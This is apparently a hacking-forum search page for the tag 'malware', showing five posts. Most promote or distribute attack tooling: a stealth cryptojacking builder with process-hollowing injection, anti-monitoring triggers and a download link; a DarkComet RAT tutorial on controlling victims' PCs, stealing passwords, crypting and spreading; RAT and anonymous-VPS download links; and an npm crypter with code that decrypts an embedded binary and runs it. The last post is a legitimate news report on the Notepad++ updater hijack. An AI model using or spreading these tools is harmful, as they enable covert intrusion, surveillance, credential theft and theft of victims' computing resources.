Search the Community
Showing results for tags 'malware'.
Found 5 results
-
 # Silent Crypto Miner Builder v4.1.0 - Major Update Release ## 🚀 What's New ### 🔒 Tor Support Full Tor integration for anonymous mining operations with automatic proxy routing and `.onion` address support. Your mining traffic is now completely anonymous. ### 🎯 Windows 11 Smart Injection Advanced injection technique optimized for Windows 11 with automatic fallback mechanism. Uses modern `ghostly_hollowing` first, falls back to classic `process_hollowing` if needed. Enhanced stealth capabilities on Windows 11 Build 22000+. ### 🔧 Technical Improvements - Memory-mapped file approach for payload injection (reduces detection) - Pre-warming memory pages to avoid page fault storms ## Xmrig 6.24.0 Integration ### 🔐 Privacy & Security - Encrypted POST requests to the panel - all data transmitted securely - Enhanced memory protection - confidential data hidden from process analysis - Professional security standards - passwords and wallet addresses protected ### 🎭 Advanced Stealth System Smart Jitter Delays: - Intelligent pauses (7-12 sec base, up to 45-60 sec when needed) - Activity-responsive delays - adapts to user input - Unique timing per miner to avoid pattern detection Smooth Ramp Up: - Gradual CPU load increase (starts at 10 threads, adds 10% every ~60 sec) - No sudden temperature spikes or fan noise - Natural "waking up" behavior Triggers: - Fullscreen detection (games, videos, presentations) - Process monitoring (Task Manager, process monitors) ### 💰 Backup Pools - Zero Downtime Mining - Automatic failover to backup pools during main pool failures - Full autonomy - continues mining even if remote config is lost - Real-time pool status monitoring (HEALTHY, DEGRADED, UNSTABLE, BANNED) - Transparent diagnostics - see exactly why switches occurred ### 📊 Enhanced Control Panel - Real-time pool statuses - see health of all pools instantly - Smart configuration rules - automatic switching during problems - Miner ranking system - best performers at the top - Maximum hashrate indicator - see real potential vs current performance - Connection monitoring - built-in analytics for pool status and errors ### 🌐 Network Request Randomization - Random User-Agents (masquerades as browsers) - Randomized request intervals (±10% variation) - Unpredictable connection patterns - Result: Network traffic indistinguishable from regular user activity ### 🎭 Control Panel Obfuscation - Random file and folder names (login.php, assets/, etc. renamed) - Hidden API endpoints and CSS/JS functions - Unique structure per installation - Protection: Automatic scanners cannot find the panel ## Why Upgrade? ✅ More Secure - Encrypted communications, memory protection, panel obfuscation ✅ More Invisible - Advanced stealth with smart delays and smooth load management ✅ More Stable - Backup pools ensure continuous mining ✅ More Anonymous - Full Tor support for complete privacy ✅ Better Control - Enhanced panel with real-time monitoring and diagnostics ✅ Windows 11 Ready - Optimized injection for latest Windows builds Bottom Line: v4.1.0 brings professional-grade stealth, security, and reliability. Your miners will be more invisible, more stable, and more profitable. Silent Crypto Miner Builder v4.1.0 - When stealth meets reliability https://drive.proton.me/urls/QQTNDZA2N8#MOEX3L3zpb0t
-
Introduction: Hello everyone, This is Jinu. I'm very glad to share this tutorial with you. I know there are plenty of same kind of tutorials available here. Hence, many folks are struggling to understand it and having lots of questions about RAT (Remote Administration Tools). Here I started this tutorial from Basic to Advance. So everyone can understand how to handle the RAT and If they have any questions or problems, that too will get solved easily.This I share with you is what I have learned and with my experience. This tutorial is brought you by the great group RedLions. Okay, let us move on. What is a RAT (Remote Administration Tool)? RAT is an acronym of Remote Administration Tool. It's a program or software. What a RAT allows you to do is to take full control of another one's computer without their knowledge. There are many RATs (Remote Administration Tools) available in the market with different features. They are including free RATs and paid RATs. You can see all the RATs currently available in the market here. How does it work (Working model)? With the help of Remote Administration Tool, you will create one "Program". That is called "Server.exe". Once you send that to your friends or enemies, If they click that file, their computer details will be seen in your RAT. So you can control their PC, steal their passwords, watch their activities etc... without their knowledge. How to make your PC ready before start RATing? While opening RAT, creating server.exe, opening ports, outgoing-incoming connections, your Anti-Virus or your firewall won't allow this process. It will affect your RATing process. So you need to completely disable your Anti-virus, firewall, and any other blocking software. Okay, we move on to the next step. What are the things require before you start RATing? The Remote Administration Tool alone will not help you to RAT, someone. It requires some other tools too. Here are the list:Spoiler How to setup a RAT? In this tutorial, I have chosen the RAT called DarkComet 5.3. And many of the RAT will have almost same settings like this. The setup process will consist of: Creating no-IP account. Or creating FreeDNS account. Setup DUC client. Or setup FreeDNS client. Setup your RAT. Portforwarding. Crypting Spreading 1. Creating no-IP account or Creating FreeDNS: Creating no-ip account (Click to View) or Creating FreeDNS account (Click to View) 2. Setting up the DUC client or Setting up the FreeDNS client: Setting up the DUC client (Click to View) or Setting up the FreeDNS client (Click to View)
-

Anonymous VPS https://darkvps.pro Free Version https://scorpiocrypter.cc/ScorpioReleased.rar Password: Scorpio Quick Review of Scorpio RAT free Version: https://scorpio-software.com/Scorpio.mp4
-
nodes-crypter | npm package | C++ Javascript Crypter Today you will learn how to take a C/C++ program, encrypt it with XOR and then execute it, all using Javascript with this easy-to-use npm package. Take your static or dynamic compiled program and protect its runtime by utilizing a tmp file and run it in a child process, all from a JS file! You heard that right - your program's encrypted binary will be stored inside of a final script "run.js", which you can then run with "node run.js" to inject the embedded C/C++ program and run it as normal. Code npm install -g nodes-crypter Tested on Linux & Windows run command: nodes-crypter ./original-cpp-program secretKeyPhraseHere nodes-crypter will generate a file: run.js run command: node run.js your original C++ program will be decrypted (inside of run.js) and run as a program https://www.npmjs.com/package/nodes-crypter/v/1.0.6 This is an example of how you can use JS in unique ways due to npm & node. This method of encrypting and then decrypting, pushing to a tmp file & running as a child process is a proof of concept. You are free to learn from it, use it for personal use, and enhance the codebase - within limits of its license & npm TOS. The main file is node-crypter's only bin script, which encrypts your original program using XOR. Code const xorEncrypt = (input, key) => { const keyBuffer = Buffer.from(key); const output = Buffer.alloc(input.length); for (let i = 0; i < input.length; i++) { output = input ^ keyBuffer[i % keyBuffer.length]; } return output; }; Similarly, the final run.js file has a decrypt function: Code const xorDecrypt = (input, key) => { const keyBuffer = Buffer.from(key); const output = Buffer.alloc(input.length); for (let i = 0; i < input.length; i++) { output = input ^ keyBuffer[i % keyBuffer.length]; } return output; }; The run.js file will decrypt the program (encrypted binary held inside of run.js) & push it to a tmp file: Code const tempPath = path.join('/tmp', 'decrypted_program'); fs.writeFileSync(tempPath, decryptedData); fs.chmodSync(tempPath, '755'); Then, it runs the tmp file using the exec() function. This is a basic method, mostly meant to highlight the capabilities of using an npm package to handle the "build process", and using node to handle the runtime. You can always use other runtime methods instead, and add other build steps too. I hope you enjoyed this & if you learned anything, please say a thank you below. If you have any questions or suggestions, feel free to reply!! ******************************************************************************************************* Grundsätzlich gilt: Virusscan und VM ist euer Freund. Da die meisten geuppten Tools Stealer, Rats, Bots etc. sind wird fast jedes AV eine Warnmeldung abgebeben. Das ist bei diesen Programmen normal, macht die Sache aber für Anfänger nicht besser! Darum immer eine VM (https://www.heise.de/download/product/virtualbox-40385) nutzen. Btw: Die Tools sind nicht von mir! Wie sagt man so schön: Das ist alles nur geklaut und gestohlen, nur gezogen und geraubt. Entschuldigung, das hab ich mir erlaubt.
-
Notepad++-Updater installierte Malware Der Updater des Open-Source-Editors Notepad++ hat Malware auf PCs installiert. Ein Update auf Notepad++ v8.8.9 korrigiert das. 08:57 Uhr Lesezeit: 4 Min. Security Von Dirk Knop Der in Notepad++ integrierte Updater hat sich Malware unterschieben lassen und diese auf einigen PCs installiert. Der Entwickler des mächtigen Open-Source-Texteditors reagiert mit einem Update auf Notepad++ v8.8.9. Nutzerinnen und Nutzer müssen die Aktualisierung derzeit manuell vornehmen. In einem News-Beitrag auf der Notepad++-Webseite erklärt der Entwickler Don Ho, dass „einige Sicherheitsexperten von Vorfällen berichtet haben, bei denen Internetverkehr übernommen wurde, der Notepad++ betrifft“. Demnach haben die Untersuchungen ergeben, dass Traffic des Notepad++-Updaters WinGUp „gelegentlich auf bösartige Server umgelenkt wurde, was im Herunterladen kompromittierter ausführbarer Dateien mündete“. Der IT-Sicherheitsforscher Kevin Beaumont berichtet von mindestens drei Organisationen, die „Interessen in Südasien haben“, die derart gezielt angegriffen wurden. Wie Beaumont ausführt, nutzt der Updater eine Versionsprüfung, bei der die URL „https://notepad-plus-plus.org/update/getDownloadUrl.php“ abgefragt und eine dadurch ausgelieferte XML-Datei ausgewertet wird. Die in der XML-Datei aufgeführte Download-URL nutzt der Updater und speichert die Datei im %TEMP%-Ordner und führt sie aus. Wer diesen Traffic abfangen und manipulieren kann, kann dadurch die Download-URL ändern. Bis Version 8.8.7 von Notepad++ nutzte der Entwickler ein selbst signiertes Zertifikat, das in den Github-Quellcodes bereitsteht. So war es möglich, manipulierte Updates zu erstellen und Opfern unterzuschieben. Seit v8.8.7 setzt Notepad++ hingegen auf ein legitimes GlobalSign-Zertifikat, die Installation eines eigenen Notepad++-Root-Zertifikats ist seitdem nicht mehr nötig. Abhilfe durch Updates Mit Notepad++ v8.8.8 forciert der Updater WinGUp nun als Download-Quelle github.com. Die Version 8.8.9 aus der Nacht zum Mittwoch härtet Notepad++ und WinGUp weiter, sodass diese Signatur und Zertifikate von heruntergeladenen Installern beim Update-Prozess korrekt prüfen. Schlägt der Check fehl, bricht der Update-Vorgang ab. Don Ho merkt an, dass die Untersuchungen andauern, um herauszufinden, wie das Traffic-Hijacking in den beobachteten Fällen abgelaufen ist. Kevin Beaumont listet noch einige Indizien für Kompromittierungen auf (Indicators of Compromise, IOCs). So sind Verbindungen von „gup.exe“ zu anderen URLs als „notepad-plus-plus.org“, „github.com“ und „release-assets.githubusercontent.com“ verdächtig. Ebenso sollte Aufmerksamkeit erregen, wenn „gup.exe“ unübliche Prozesse startet – es sollten lediglich „explorer.exe“ und „npp*“-bezogene Notepad++-Installer darunter laufen, die seit Versionen 8.8.8 zudem mit GlobalSign-Zertifikat signiert sind. Nach den beobachteten Angriffen fanden sich offenbar zudem Dateien namens „update.exe“ oder „AutoUpdater.exe“ (diesen Namen nutzt Notepad++ selbst überhaupt nicht) im Benutzer-TEMP-Verzeichnis, in das „gup.exe“ die Updater heruntergeladen und von dort ausgeführt hat. Notepad++ v8.8.8 findet derzeit die Aktualisierung noch nicht. (Bild: heise medien) Beaumont empfiehlt, mindestens auf Notepad++ v8.8.8 zu aktualisieren. Die Fassung 8.8.9 ist jedoch noch weiter gehärtet. Der integrierte Updater aus Notepad++ v8.8.8 findet die Version derzeit noch nicht, auch „winget“ findet derzeit keinen neueren Softwarestand. Die jüngste Fassung steht jedoch als manueller Download auf der Notepad++-Webseite zum Herunterladen bereit. Notepad++ ist häufiger im Visier von bösartigen Akteuren, da die Software populär und weitverbreitet ist. Im vergangenen Jahr etwa bat Don Ho um Hilfe, eine „parasitäre Webseite“ loszuwerden, die sich in der Google-Suche an die originale Notepad++-Seite heranrobbte. Sie habe unlautere Absichten gehabt. Grundsätzlich tauchen häufiger gefälschte Seiten in den Suchergebnissen auf, die etwa virenverseuchte Dateien anbieten. Quelle